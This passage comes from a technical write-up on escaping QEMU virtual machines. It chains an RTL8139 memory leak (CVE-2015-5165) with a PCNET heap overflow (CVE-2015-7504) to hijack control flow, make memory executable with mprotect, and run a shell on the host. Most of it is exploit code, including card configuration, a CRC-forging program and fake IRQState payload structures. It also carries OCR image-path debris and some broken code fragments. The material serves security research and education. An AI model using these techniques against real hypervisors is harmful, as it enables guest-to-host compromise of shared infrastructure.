#include <inttypes.h>

#define PAGE_SHIFT  12
#define PAGE_SIZE   (1 << PAGE_SHIFT)
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN     ((1ull << 55) - 1)

int fd;

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

int main()
{
    uint8_t *ptr;
    uint64_t ptr_mem;

    fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        perror("open");
        exit(1);
    }

    ptr = malloc(256);
    strcpy(ptr, "Where am I?");
    printf("%s\n", ptr);
    ptr_mem = gva_to_gpa(ptr);
    printf("Your physical address is at 0x%"PRIx64"\n", ptr_mem);

    getchar();
    return 0;
}
```

If we run the above code inside the guest and attach gdb to the QEMU process, we can see that our buffer is located within the physical address space allocated for the guest. More precisely, we note that the outputted

address is actually an offset from the base address of the guest physical memory:

```
root@debian:~# ./mmu
Where am I?
Your physical address is at 0x78b0d010

(gdb) info proc mappings
process 14791
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x7fc314000000     0x7fc314022000    0x22000        0x0
      0x7fc314022000     0x7fc318000000  0x3fde000        0x0
      0x7fc319dde000     0x7fc31c000000  0x2222000        0x0
      0x7fc31c000000     0x7fc39c000000 0x80000000        0x0
      ...

(gdb) x/s 0x7fc31c000000 + 0x78b0d010
0x7fc394b0d010:    "Where am I?"
```

--[3 - Memory Leak Exploitation

In the following, we will exploit CVE-2015-5165 - a memory leak vulnerability that affects the RTL8139 network card device emulator - in order to reconstruct the memory layout of QEMU. More precisely, we need to leak (i) the base address of the .text segment in order to build our shellcode and (ii) the base address of the physical memory allocated for the guest in order to be able to get the precise address of some injected dummy structures.

----[3.1 - The vulnerable Code

The REALTEK network card supports two receive/transmit operation modes: C mode and C+ mode. When the card is set up to use C+, the NIC device emulator miscalculates the length of IP packet data and ends up sending more data than actually available in the packet.

The vulnerability is present in the rtl8139_cplus_transmit_one function from hw/net/rtl8139.c:

```
/* ip packet header */
ip_header *ip = NULL;
int hlen = 0;
uint8_t  ip_protocol = 0;
uint16_t ip_data_len = 0;

uint8_t *eth_payload_data = NULL;
size_t   eth_payload_len  = 0;

int proto = be16_to_cpu(*(uint16_t *)(saved_buffer + 12));
if (proto == ETH_P_IP)
{
    DPRINTF("+++ C+ mode has IP packet\n");

    /* not aligned */
    eth_payload_data = saved_buffer + ETH_HLEN;
    eth_payload_len  = saved_size   - ETH_HLEN;

    ip = (ip_header*)eth_payload_data;

    if (IP_HEADER_VERSION(ip) != IP_HEADER_VERSION_4) {
        DPRINTF("+++ C+ mode packet has bad IP version %d "
            "expected %d\n", IP_HEADER_VERSION(ip),
            IP_HEADER_VERSION_4);
        ip = NULL;
    } else {
        hlen = IP_HEADER_LENGTH(ip);
        ip_protocol = ip->ip_p;
        ip_data_len = be16_to_cpu(ip->ip_len) - hlen;
```

```
        }
}
```

The IP header contains two fields hlen and ip->ip_len that represent the length of the IP header (20 bytes considering a packet without options) and the total length of the packet including the ip header, respectively. As shown at the end of the snippet of code given below, there is no check to ensure that ip->ip_len >= hlen while computing the length of IP data (ip_data_len). As the ip_data_len field is encoded as unsigned short, this leads to sending more data than actually available in the transmit buffer.

More precisely, the ip_data_len is later used to compute the length of TCP data that are copied - chunk by chunk if the data exceeds the size of the MTU - into a malloced buffer:


```
int tcp_data_len = ip_data_len - tcp_hlen;
int tcp_chunk_size = ETH_MTU - hlen - tcp_hlen;

int is_last_frame = 0;

for (tcp_send_offset = 0; tcp_send_offset < tcp_data_len;
    tcp_send_offset += tcp_chunk_size) {
    uint16_t chunk_size = tcp_chunk_size;

    /* check if this is the last frame */
    if (tcp_send_offset + tcp_chunk_size >= tcp_data_len) {
        is_last_frame = 1;
        chunk_size = tcp_data_len - tcp_send_offset;
    }

    memcpy(data_to_checksum, saved_ip_header + 12, 8);

    if (tcp_send_offset) {
        memcpy((uint8_t*)p_tcp_hdr + tcp_hlen,
                (uint8_t*)p_tcp_hdr + tcp_hlen + tcp_send_offset,
                chunk_size);
    }

    /* more code follows */
}
```


So, if we forge a malformed packet with a corrupted length size (e.g. ip->ip_len = hlen - 1), then we can leak approximatively 64 KB from QEMU's heap memory. Instead of sending a single packet, the network card device emulator will end up by sending 43 fragmented packets.

----[3.2 - Setting up the Card

In order to send our malformed packet and read leaked data, we need to configure first Rx and Tx descriptors buffers on the card, and set up some flags so that our packet flows through the vulnerable code path.

The figure below shows the RTL8139 registers. We will not detail all of them but only those which are relevant to our exploit:





- TxConfig: Enable/disable Tx flags such as TxLoopBack (enable loopback test mode), TxCRC (do not append CRC to Tx Packets), etc.
- RxConfig: Enable/disable Rx flags such as AcceptBroadcast (accept broadcast packets), AcceptMulticast (accept multicast packets), etc.
- CpCmd: C+ command register used to enable some functions such as CplusRxEnd (enable receive), CplusTxEnd (enable transmit), etc.
- TxAddr0: Physical memory address of Tx descriptors table.
- RxRingAddrLO: Low 32-bits physical memory address of Rx descriptors table.
- RxRingAddrHI: High 32-bits physical memory address of Rx descriptors table.
- TxPoll: Tell the card to check Tx descriptors.

A Rx/Tx-descriptor is defined by the following structure where buf_lo and buf_hi are low 32 bits and high 32 bits physical memory address of Tx/Rx buffers, respectively. These addresses point to buffers holding packets to be sent/received and must be aligned on page size boundary. The variable dw0 encodes the size of the buffer plus additional flags such as the ownership flag to denote if the buffer is owned by the card or the driver.

```
struct rtl8139_desc {
    uint32_t dw0;
    uint32_t dw1;
    uint32_t buf_lo;
    uint32_t buf_hi;
};
```

The network card is configured through in*() out*() primitives (from sys/io.h). We need to have CAP_SYS_RAWIO privileges to do so. The following snippet of code configures the card and sets up a single Tx descriptor.

```
#define RTL8139_PORT        0xc000
#define RTL8139_BUFFER_SIZE 1500

struct rtl8139_desc desc;
void *rtl8139_tx_buffer;
uint32_t phy_mem;

rtl8139_tx_buffer = aligned_alloc(PAGE_SIZE, RTL8139_BUFFER_SIZE);
phy_mem = (uint32)gva_to_gpa(rtl8139_tx_buffer);

memset(&desc, 0, sizeof(struct rtl8139_desc));

desc->dw0 |= CP_TX_OWN | CP_TX_EOR | CP_TX_LS | CP_TX_LGSEN |
             CP_TX_IPCS | CP_TX_TCPCS;
desc->dw0 += RTL8139_BUFFER_SIZE;

desc.buf_lo = phy_mem;

iopl(3);

outl(TxLoopBack, RTL8139_PORT + TxConfig);
outl(AcceptMyPhys, RTL8139_PORT + RxConfig);

outw(CPlusRxEnb|CPlusTxEnb, RTL8139_PORT + CpCmd);
outb(CmdRxEnb|CmdTxEnb, RTL8139_PORT + ChipCmd);

outl(phy_mem, RTL8139_PORT + TxAddr0);
outl(0x0, RTL8139_PORT + TxAddr0 + 0x4);
```

----[3.3 - Exploit

The full exploit (cve-2015-5165.c) is available inside the attached source code tarball. The exploit configures the required registers on the card and sets up Tx and Rx buffer descriptors. Then it forges a malformed IP packet

addressed to the MAC address of the card. This enables us to read the leaked data by accessing the configured Rx buffers.

While analyzing the leaked data we have observed that several function pointers are present. A closer look reveals that these functions pointers are all members of a same QEMU internal structure:

```
typedef struct ObjectProperty
{
    gchar *name;
    gchar *type;
    gchar *description;
    ObjectPropertyAccessor *get;
    ObjectPropertyAccessor *set;
    ObjectPropertyResolve *resolve;
    ObjectPropertyRelease *release;
    void *opaque;

    QTAILQ_ENTRY(ObjectProperty) node;
} ObjectProperty;
```

QEMU follows an object model to manage devices, memory regions, etc. At startup, QEMU creates several objects and assigns to them properties. For example, the following call adds a "may-overlap" property to a memory region object. This property is endowed with a getter method to retrieve the value of this boolean property:

```
object_property_add_bool(OBJECT(mr), "may-overlap",
                         memory_region_get_may_overlap,
                         NULL, /* memory_region_set_may_overlap */
                         &error_abort);
```

The RTL8139 network card device emulator reserves a 64 KB on the heap to reassemble packets. There is a large chance that this allocated buffer fits on the space left free by destroyed object properties.

In our exploit, we search for known object properties in the leaked memory. More precisely, we are looking for 80 bytes memory chunks (chunk size of a free'd ObjectProperty structure) where at least one of the function pointers is set (get, set, resolve or release). Even if these addresses are subject to ASLR, we can still guess the base address of the .text section. Indeed, their page offsets are fixed (12 least significant bits or virtual addresses are not randomized). We can do some arithmetics to get the address of some of QEMU's useful functions. We can also derive the address of some LibC functions such as mprotect() and system() from their PLT entries.

We have also noticed that the address PHY_MEM + 0x78 is leaked several times, where PHY_MEM is the start address of the physical memory allocated for the guest.

The current exploit searches the leaked memory and tries to resolves (i) the base address of the .text segment and (ii) the base address of the physical memory.

--[4 - Heap-based Overflow Exploitation

This section discusses the vulnerability CVE-2015-7504 and provides an exploit that gets control over the %rip register.

----[4.1 - The vulnerable Code

The AMD PCNET network card emulator is vulnerable to a heap-based overflow when large-size packets are received in loopback test mode. The PCNET device emulator reserves a buffer of 4 kB to store packets. If the ADDFCS flag is enabled on Tx descriptor buffer, the card appends a CRC to received packets as shown in the following snippet of code in pcnet_receive() function from hw/net/pcnet.c. This does not pose a problem if the size of the received packets are less than 4096 - 4 bytes. However, if the packet has exactly 4096 bytes, then we can overflow the destination buffer with 4

bytes.

```
uint8_t *src = s->buffer;

/* ... */

if (!s->looptest) {
    memcpy(src, buf, size);
    /* no need to compute the CRC */
    src[size] = 0;
    src[size + 1] = 0;
    src[size + 2] = 0;
    src[size + 3] = 0;
    size += 4;
} else if (s->looptest == PCNET_LOOPTEST_CRC ||
           !CSR_DXMTFCS(s) || size < MIN_BUF_SIZE+4) {
    uint32_t fcs = ~0;
    uint8_t *p = src;

    while (p != &src[size])
        CRC(fcs, *p++);
    *(uint32_t *)p = htonl(fcs);
    size += 4;
}
```

In the above code, s points to PCNET main structure, where we can see that beyond our vulnerable buffer, we can corrupt the value of the irq variable:

```
struct PCNetState_st {
    NICState *nic;
    NICConf conf;
    QEMUTimer *poll_timer;
    int rap, isr, lnkst;
    uint32_t rdra, tdra;
    uint8_t prom[16];
    uint16_t csr[128];
    uint16_t bcr[32];
    int xmit_pos;
    uint64_t timer;
    MemoryRegion mmio;
    uint8_t buffer[4096];
    qemu_irq irq;
    void (*phys_mem_read)(void *dma_opaque, hwaddr addr,
                          uint8_t *buf, int len, int do_bswap);
    void (*phys_mem_write)(void *dma_opaque, hwaddr addr,
                           uint8_t *buf, int len, int do_bswap);
    void *dma_opaque;
    int tx_busy;
    int looptest;
};
```

The variable irq is a pointer to IRQState structure that represents a handler to execute:

```
typedef void (*qemu_irq_handler)(void *opaque, int n, int level);

struct IRQState {
    Object parent_obj;
    qemu_irq_handler handler;
    void *opaque;
    int n;
};
```

This handler is called several times by the PCNET card emulator. For instance, at the end of pcnet_receive() function, there is call a to pcnet_update_irq() which in turn calls qemu_set_irq():

```
void qemu_set_irq(qemu_irq irq, int level)
{
    if (!irq)
```

```
        return;

    irq->handler(irq->opaque, irq->n, level);
}
```

So, what we need to exploit this vulnerability:

- allocate a fake IRQState structure with a handler to execute (e.g. system()).

- compute the precise address of this allocated fake structure. Thanks to the previous memory leak, we know exactly where our fake structure resides in QEMU's process memory (at some offset from the base address of the guest's physical memory).

- forge a 4 kB malicious packets.

- patch the packet so that the computed CRC on that packet matches the address of our fake IRQState structure.

- send the packet.

When this packet is received by the PCNET card, it is handled by the pcnet_receive function() that performs the following actions:

- copies the content of the received packet into the buffer variable.
- computes a CRC and appends it to the buffer. The buffer is overflowed with 4 bytes and the value of irq variable is corrupted.
- calls pcnet_update_irq() that in turns calls qemu_set_irq() with the corrupted irq variable. Out handler is then executed.


Note that we can get control over the first two parameters of the substituted handler (irq->opaque and irq->n), but thanks to a little trick that we will see later, we can get control over the third parameter too (level parameter). This will be necessary to call mprotect() function.

Note also that we corrupt an 8-byte pointer with 4 bytes. This is sufficient in our testing environment to successfully get control over the %rip register. However, this poses a problem with kernels compiled without the CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE flag. This issue is discussed in section 5.4.

----[4.2 - Setting up the Card

Before going further, we need to set up the PCNET card in order to configure the required flags, set up Tx and Rx descriptor buffers and allocate ring buffers to hold packets to transmit and receive.

The AMD PCNET card could be accessed in 16 bits mode or 32 bits mode. This depends on the current value of DWI0 (value stored in the card). In the following, we detail the main registers of the PCNET card in 16 bits access mode as this is the default mode after a card reset:



The card can be reset to default by accessing the reset register.

The card has two types of internal registers: CSR (Control and Status

Register) and BCR (Bus Control Registers). Both registers are accessed by setting first the index of the register that we want to access in the RAP (Register Address Port) register. For instance, if we want to init and restart the card, we need to set bit0 and bit1 to 1 of register CSR0. This can be done by writing 0 to RAP register in order to select the register CSR0, then by setting register CSR to 0x3:

```
outw(0x0, PCNET_PORT + RAP);
outw(0x3, PCNET_PORT + RDP);
```

The configuration of the card could be done by filling an initialization structure and passing the physical address of this structure to the card (through register CSR1 and CSR2):

```
struct pcnet_config {
    uint16_t  mode;      /* working mode: promiscusous, looptest, etc. */
    uint8_t   rlen;      /* number of rx descriptors in log2 base */
    uint8_t   tlen;      /* number of tx descriptors in log2 base */
    uint8_t   mac[6];    /* mac address */
    uint16_t _reserved;
    uint8_t   ladr[8];   /* logical address filter */
    uint32_t  rx_desc;   /* physical address of rx descriptor buffer */
    uint32_t  tx_desc;   /* physical address of tx descriptor buffer */
};
```

----[4.3 - Reversing CRC

As discussed previously, we need to fill a packet with data in such a way that the computed CRC matches the address of our fake structure. Fortunately, the CRC is reversible. Thanks to the ideas exposed in [6], we can apply a 4-byte patch to our packet so that the computed CRC matches a value of our choice. The source code reverse-crc.c applies a patch to a pre-filled buffer so that the computed CRC is equal to 0xdeadbeef.

---[reverse-crc.c]---

```
#include <stdio.h>
#include <stdint.h>

#define CRC(crc, ch)     (crc = (crc >> 8) ^ crctab[(crc ^ (ch)) & 0xff])

/* generated using the AUTODIN II polynomial
 *      x^32 + x^26 + x^23 + x^22 + x^16 +
 *      x^12 + x^11 + x^10 + x^8 + x^7 + x^5 + x^4 + x^2 + x^1 + 1
 */
static const uint32_t crctab[256] = {
        0x00000000, 0x77073096, 0xee0e612c, 0x990951ba,
        0x076dc419, 0x706af48f, 0xe963a535, 0x9e6495a3,
        0x0edb8832, 0x79dcb8a4, 0xe0d5e91e, 0x97d2d988,
        0x09b64c2b, 0x7eb17cbd, 0xe7b82d07, 0x90bf1d91,
        0x1db71064, 0x6ab020f2, 0xf3b97148, 0x84be41de,
        0x1adad47d, 0x6ddde4eb, 0xf4d4b551, 0x83d385c7,
        0x136c9856, 0x646ba8c0, 0xfd62f97a, 0x8a65c9ec,
        0x14015c4f, 0x63066cd9, 0xfa0f3d63, 0x8d080df5,
        0x3b6e20c8, 0x4c69105e, 0xd56041e4, 0xa2677172,
        0x3c03e4d1, 0x4b04d447, 0xd20d85fd, 0xa50ab56b,
        0x35b5a8fa, 0x42b2986c, 0xdbbbc9d6, 0xacbcf940,
        0x32d86ce3, 0x45df5c75, 0xdcd60dcf, 0xabd13d59,
        0x26d930ac, 0x51de003a, 0xc8d75180, 0xbfd06116,
        0x21b4f4b5, 0x56b3c423, 0xcfba9599, 0xb8bda50f,
        0x2802b89e, 0x5f058808, 0xc60cd9b2, 0xb10be924,
        0x2f6f7c87, 0x58684c11, 0xc1611dab, 0xb6662d3d,
        0x76dc4190, 0x01db7106, 0x98d220bc, 0xefd5102a,
        0x71b18589, 0x06b6b51f, 0x9fbfe4a5, 0xe8b8d433,
        0x7807c9a2, 0x0f00f934, 0x9609a88e, 0xe10e9818,
        0x7f6a0dbb, 0x086d3d2d, 0x91646c97, 0xe6635c01,
        0x6b6b51f4, 0x1c6c6162, 0x856530d8, 0xf262004e,
        0x6c0695ed, 0x1b01a57b, 0x8208f4c1, 0xf50fc457,
        0x65b0d9c6, 0x12b7e950, 0x8bbeb8ea, 0xfcb9887c,
        0x62dd1ddf, 0x15da2d49, 0x8cd37cf3, 0xfbd44c65,
        0x4db26158, 0x3ab551ce, 0xa3bc0074, 0xd4bb30e2,
```

```
        0x4adfa541, 0x3dd895d7, 0xa4d1c46d, 0xd3d6f4fb,
        0x4369e96a, 0x346ed9fc, 0xad678846, 0xda60b8d0,
        0x44042d73, 0x33031de5, 0xaa0a4c5f, 0xdd0d7cc9,
        0x5005713c, 0x270241aa, 0xbe0b1010, 0xc90c2086,
        0x5768b525, 0x206f85b3, 0xb966d409, 0xce61e49f,
        0x5edef90e, 0x29d9c998, 0xb0d09822, 0xc7d7a8b4,
        0x59b33d17, 0x2eb40d81, 0xb7bd5c3b, 0xc0ba6cad,
        0xedb88320, 0x9abfb3b6, 0x03b6e20c, 0x74b1d29a,
        0xead54739, 0x9dd277af, 0x04db2615, 0x73dc1683,
        0xe3630b12, 0x94643b84, 0x0d6d6a3e, 0x7a6a5aa8,
        0xe40ecf0b, 0x9309ff9d, 0x0a00ae27, 0x7d079eb1,
        0xf00f9344, 0x8708a3d2, 0x1e01f268, 0x6906c2fe,
        0xf762575d, 0x806567cb, 0x196c3671, 0x6e6b06e7,
        0xfed41b76, 0x89d32be0, 0x10da7a5a, 0x67dd4acc,
        0xf9b9df6f, 0x8ebeeff9, 0x17b7be43, 0x60b08ed5,
        0xd6d6a3e8, 0xa1d1937e, 0x38d8c2c4, 0x4fdff252,
        0xd1bb67f1, 0xa6bc5767, 0x3fb506dd, 0x48b2364b,
        0xd80d2bda, 0xaf0a1b4c, 0x36034af6, 0x41047a60,
        0xdf60efc3, 0xa867df55, 0x316e8eef, 0x4669be79,
        0xcb61b38c, 0xbc66831a, 0x256fd2a0, 0x5268e236,
        0xcc0c7795, 0xbb0b4703, 0x220216b9, 0x5505262f,
        0xc5ba3bbe, 0xb2bd0b28, 0x2bb45a92, 0x5cb36a04,
        0xc2d7ffa7, 0xb5d0cf31, 0x2cd99e8b, 0x5bdeae1d,
        0x9b64c2b0, 0xec63f226, 0x756aa39c, 0x026d930a,
        0x9c0906a9, 0xeb0e363f, 0x72076785, 0x05005713,
        0x95bf4a82, 0xe2b87a14, 0x7bb12bae, 0x0cb61b38,
        0x92d28e9b, 0xe5d5be0d, 0x7cdcefb7, 0x0bdbdf21,
        0x86d3d2d4, 0xf1d4e242, 0x68ddb3f8, 0x1fda836e,
        0x81be16cd, 0xf6b9265b, 0x6fb077e1, 0x18b74777,
        0x88085ae6, 0xff0f6a70, 0x66063bca, 0x11010b5c,
        0x8f659eff, 0xf862ae69, 0x616bffd3, 0x166ccf45,
        0xa00ae278, 0xd70dd2ee, 0x4e048354, 0x3903b3c2,
        0xa7672661, 0xd06016f7, 0x4969474d, 0x3e6e77db,
        0xaed16a4a, 0xd9d65adc, 0x40df0b66, 0x37d83bf0,
        0xa9bcae53, 0xdebb9ec5, 0x47b2cf7f, 0x30b5ffe9,
        0xbdbdf21c, 0xcabac28a, 0x53b39330, 0x24b4a3a6,
        0xbad03605, 0xcdd70693, 0x54de5729, 0x23d967bf,
        0xb3667a2e, 0xc4614ab8, 0x5d681b02, 0x2a6f2b94,
        0xb40bbe37, 0xc30c8ea1, 0x5a05df1b, 0x2d02ef8d,
};

uint32_t crc_compute(uint8_t *buffer, size_t size)
{
        uint32_t fcs = ~0;
        uint8_t *p = buffer;

        while (p != &buffer[size])
                CRC(fcs, *p++);

        return fcs;
}

uint32_t crc_reverse(uint32_t current, uint32_t target)
{
        size_t i = 0, j;
        uint8_t *ptr;
        uint32_t workspace[2] = { current, target };
        for (i = 0; i < 2; i++)
                workspace[i] &= (uint32_t)~0;
        ptr = (uint8_t *)(workspace + 1);
        for (i = 0; i < 4; i++) {
                j = 0;
                while(crctab[j] >> 24 != *(ptr + 3 - i)) j++;
                *((uint32_t *)(ptr - i)) ^= crctab[j];
                *(ptr - i - 1) ^= j;
        }
        return *(uint32_t *)(ptr - 4);
}
```

```
int main()
{
        uint32_t fcs;
        uint32_t buffer[2] = { 0xcafecafe };
        uint8_t *ptr = (uint8_t *)buffer;

        fcs = crc_compute(ptr, 4);
        printf("[+] current crc = %010p, required crc = \n", fcs);

        fcs = crc_reverse(fcs, 0xdeadbeef);
        printf("[+] applying patch = %010p\n", fcs);
        buffer[1] = fcs;

        fcs = crc_compute(ptr, 8);
        if (fcs == 0xdeadbeef)
                printf("[+] crc patched successfully\n");
}
```

----[4.4 - Exploit

The exploit (file cve-2015-7504.c from the attached source code tarball) resets the card to its default settings, then configures Tx and Rx descriptors and sets the required flags, and finally inits and restarts the card to push our network card config.

The rest of the exploit simply triggers the vulnerability that crashes QEMU with a single packet. As shown below, qemu_set_irq is called with a corrupted irq variable pointing to 0x7f66deadbeef. QEMU crashes as there is no runnable handler at this address.

```
(gdb) shell ps -e | grep qemu
 8335 pts/4    00:00:03 qemu-system-x86
(gdb) attach 8335
...
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x00007f669ce6c363 in qemu_set_irq (irq=0x7f66deadbeef, level=0)
43          irq->handler(irq->opaque, irq->n, level);
```

--[5 - Putting all Together

In this section, we merge the two previous exploits in order to escape from the VM and get code execution on the host with QEMU's privileges.

First, we exploit CVE-2015-5165 in order to reconstruct the memory layout of QEMU. More precisely, the exploit tries to resolve the following addresses in order to bypass ASLR:

- The guest physical memory base address. In our exploit, we need to do some allocations on the guest and get their precise address within the virtual address space of QEMU.

- The .text section base address. This serves to get the address of qemu_set_irq() function.

- The .plt section base address. This serves to determine the addresses of some functions such as fork() and execv() used to build our shellcode. The address of mprotect() is also needed to change the permissions of the guest physical address. Remember that the physical address allocated for the guest is not executable.

----[5.1 - RIP Control

As shown in section 4 we have control over %rip register. Instead of letting QEMU crash at arbitrary address, we overflow the PCNET buffer with an address pointing to a fake IRQState that calls a function of our choice.

At first sight, one could be attempted to build a fake IRQState that runs system(). However, this call will fail as some of QEMU memory mappings are

not preserved across a fork() call. More precisely, the mmapped physical memory is marked with the MADV_DONTFORK flag:

```
qemu_madvise(new_block->host, new_block->max_length, QEMU_MADV_DONTFORK);
```

Calling execv() is not useful too as we lose our hands on the guest machine.

Note also that one can construct a shellcode by chaining several fake IRQState in order to call multiple functions since qemu_set_irq() is called several times by PCNET device emulator. However, we found that it’s more convenient and more reliable to execute a shellcode after having enabled the PROT_EXEC flag of the page memory where the shellcode is located.

Our idea, is to build two fake IRQState structures. The first one is used to make a call to mprotect(). The second one is used to call a shellcode that will undo first the MADV_DONTFORK flag and then runs an interactive shell between the guest and the host.

As stated earlier, when qemu_set_irq() is called, it takes two parameters as input: irq (pointer to IRQstate structure) and level (IRQ level), then calls the handler as following:

```
void qemu_set_irq(qemu_irq irq, int level)
{
    if (!irq)
        return;

    irq->handler(irq->opaque, irq->n, level);
}
```

As shown above, we have control only over the first two parameters. So how to call mprotect() that has three arguments?

To overcome this, we will make qemu_set_irq() calls itself first with the following parameters:

- irq: pointer to a fake IRQState that sets the handler pointer to mprotect() function.
- level: mprotect flags set to PROT_READ | PROT_WRITE | PROT_EXEC

This is achieved by setting two fake IRQState as shown by the following snippet code:

```
struct IRQState {
    uint8_t  _nothing[44];
    uint64_t  handler;
    uint64_t  arg_1;
    int32_t   arg_2;
};

struct IRQState  fake_irq[2];
hptr_t fake_irq_mem = gva_to_hva(fake_irq);

/* do qemu_set_irq */
fake_irq[0].handler = qemu_set_irq_addr;
fake_irq[0].arg_1 = fake_irq_mem + sizeof(struct IRQState);
fake_irq[0].arg_2 = PROT_READ | PROT_WRITE | PROT_EXEC;

/* do mprotect */
fake_irq[1].handler = mprotec_addrt;
fake_irq[1].arg_1 = (fake_irq_mem >> PAGE_SHIFT) << PAGE_SHIFT;
fake_irq[1].arg_2 = PAGE_SIZE;
```

After overflow takes place, qemu_set_irq() is called with a fake handler that simply recalls qemu_set_irq() which in turns calls mprotect after having adjusted the level parameter to 7 (required flag for mprotect).

The memory is now executable, we can pass the control to our interactive shell by rewriting the handler of the first IRQState to the address of our

```
shellcode:

payload.fake_irq[0].handler = shellcode_addr;
payload.fake_irq[0].arg_1 = shellcode_data;
```

----[5.2 - Interactive Shell

Well. We can simply write a basic shellcode that binds a shell to netcat on some port and then connect to that shell from a separate machine. That's a satisfactory solution, but we can do better to avoid firewall restrictions. We can leverage on a shared memory between the guest and the host to build a bindshell.


Exploiting QEMU's vulnerabilities is a little bit subtle as the code we are writing in the guest is already available in the QEMU's process memory. So there is no need to inject a shellcode. Even better, we can share code and make it run on the guest and the attacked host.

The following figure summarizes the shared memory and the process/thread running on the host and the guest.

We create two shared ring buffers (in and out) and provide read/write primitives with spin-lock access to those shared memory areas. On the host machine, we run a shellcode that starts a /bin/sh shell on a separate process after having duplicated first its stdin and stdout file descriptors. We create also two threads. The first one reads commands from the shared memory and passes them to the shell via a pipe. The second threads reads the output of the shell (from a second pipe) and then writes them to the shared memory.

These two threads are also instantiated on the guest machine to write user input commands on the dedicated shared memory and to output the results read from the second ring buffer to stdout, respectively.

Note that in our exploit, we have a third thread (and a dedicated shared area) to handle stderr output.



----[5.3 - VM-Escape Exploit

In the section, we outline the main structures and functions used in the full exploit (vm-escape.c).

The injected payload is defined by the following structure:

```
struct payload {
        struct IRQState    fake_irq[2];
